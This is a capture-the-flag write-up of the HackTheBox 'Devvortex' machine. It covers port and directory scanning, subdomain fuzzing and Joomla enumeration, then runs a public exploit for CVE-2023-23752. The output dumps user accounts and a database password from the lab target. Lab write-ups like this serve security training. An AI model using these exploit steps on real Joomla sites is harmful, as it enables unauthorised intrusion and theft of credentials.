Devvortex Write-up

Introduction

This write-up details CTF conducted on the Devvortex machine from HackTheBox, where we honed our penetration test skills through different stages like reconnaissance, exploitation, and post-exploitation. This CTF writeup consists of utilizing a range of tools and techniques, navigating a dynamic virtual environment to capture flags and demonstrate our understanding of cybersecurity concepts. This write-up explores the key steps and challenges encountered while highlighting the valuable lessons learned throughout the CTF.

NMAP Scan

```
nmap 10.10.11.242 -A -T5
```

```
┌──(root㉿samuel)-[/home/samuel]
└─# nmap 10.10.11.242  -A -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-14 15:43 PST
Warning: 10.10.11.242 giving up on port because retransmission cap hit (2).
Nmap scan report for devvortex.htb (10.10.11.242)
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: DevVortex
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (
Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT       ADDRESS
1   171.66 ms 10.10.14.1
2   163.82 ms devvortex.htb (10.10.11.242)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.78 seconds

┌──(root㉿samuel)-[/home/samuel]
└─#
```


Notable Findings:

- SSH (Port 22): OpenSSH 8.2p1 on Ubuntu.
- HTTP (Port 80): Nginx 1.18.0 on Ubuntu, redirecting to http://devvortex.htb/

Adding Host (devvortex.htb)

open /etc/hosts and add `10.10.11.242 devvortex.htb` and save the the file.
Replace 10.10.11.242 if you have different machine IP assigned by Hack The Box.


```
nano /etc/hosts
```



Gobuster

Running Gobuster on devvortex.htb to uncover any hidden folders.

```
gobuster dir -u http://devvortex.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50
```




Found nothing interesting

FFUF

Running ffuf to look for subdomains

```
ffuf -u HTTP://devvortex -H "HOST:FUZZ.devvortex.htb" -w /usr/share/wordlist/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 154
```



Notable findings:


- Found a subdomain ‘dev.devvortex.htb’
  - dev [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 414ms]

Adding Host(dev.devvortex)

Add host *‘dev.devvortex.htb’* to `/etc/hosts` as shown below:

open /etc/hosts and add `dev.devvortex.htb` to `` `10.10.11.242 devvortex.htb` `` and save the the file. refer the screenshot below
Replace 10.10.11.242 if you have different machine IP assigned by Hack The Box.

```
nano /etc/hosts
```




Gobuster(dev.devvortex.htb)

Running Gobuster on dev.devvortex.htb to uncover any hidden folders.

```
┌──(root㉿samuel)-[/home/samuel]
└─# gobuster dir -u http://dev.devvortex.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://dev.devvortex.htb
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/images/]
/home                 (Status: 200) [Size: 23221]
/media                (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/media/]
/templates            (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/templates/]
/modules              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/modules/]
Progress: 452 / 220561 (0.20%)[ERROR] Get "http://dev.devvortex.htb/events": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/register": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 454 / 220561 (0.21%)[ERROR] Get "http://dev.devvortex.htb/software": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/downloads": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/forum": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/plugins              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/plugins/]
/includes             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/includes/]
/language             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/language/]
/components           (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/components/]
/api                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/api/]
/cache                (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/cache/]
/libraries            (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/libraries/]
Progress: 1685 / 220561 (0.76%)[ERROR] Get "http://dev.devvortex.htb/gr": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1879 / 220561 (0.85%)[ERROR] Get "http://dev.devvortex.htb/res": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2115 / 220561 (0.96%)[ERROR] Get "http://dev.devvortex.htb/licenses": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/tmp                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/tmp/]
/layouts              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/layouts/]
Progress: 4357 / 220561 (1.98%)[ERROR] Get "http://dev.devvortex.htb/clock": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/addons": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERROR] Get "http://dev.devvortex.htb/PDA": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/2005_12": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 5072 / 220561 (2.30%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 5621 / 220561 (2.55%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
/administrator        (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/administrator/]
Progress: 6050 / 220561 (2.74%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 6067 / 220561 (2.75%)
===============================================================
```

All the directories found returned an empty page or a 404 page not found error except for ***'/administrator'***

Refer screenshot below:



Notable findings:

- dev.devvortex.htb, has joomla an open-source content management system for publishing web content on websites running.

Joomscan:

Running joomscan to enumerate Joomla

```
joomscan --url http://dev.devvortex.htb
```

```
 ___ ___ ___ ___ ___ ___ ___ ___ ___ ___
(_ _)( _ )( _ )( v )/ __) / __)  /__\  ( \( )
 .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(_)\  ) (
 \___) (_____)(_____)(_/\/\_)(___/ \___)(_)(__)(_)\_)
                    (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://dev.devvortex.htb ...



[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
```

Notable findings:

- The target is using Joomla 4.2.6
  - Joomla 4.0.0 < 4.2.8 is vulnerable to unauthenticated information disclosure
  - refer https://www.exploit-db.com/exploits/51334

Further Enumerating Joomla:

Upon google search I found this GitHub repository that has an exploit for Joomla 4.2.6 : https://github.com/Acceis/exploit-CVE-2023-23752

Run following commands to exploit the vulnerable Joomla service;

```
#Git clone the repository
git clone https://github.com/Acceis/exploit-CVE-2023-23752.git

#Make sure to navigate into the folder cloned from GitHub
#Install dependencies
gem install httpx docopt paint

#Deployment of a vulnerable environment
docker-compose up --build
```

For the above commands make sure to refer the GitHub repository provided

Finally, now you can run the exploit as shown below:


```
ruby exploit.rb http://dev.devvortex.htb
```


```
┌──(root㉿samuel)-[/home/samuel/Desktop/exploit-CVE-2023-23752]
└─# ruby exploit.rb http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0

┌──(root㉿samuel)-[/home/samuel/Desktop/exploit-CVE-2023-23752]
└─#
```

Notable findings:

- Found credentials for MYSQLi Database :
  - username: ***lewis***
  - password: ***P4ntherg0t1n5r3c0n##***

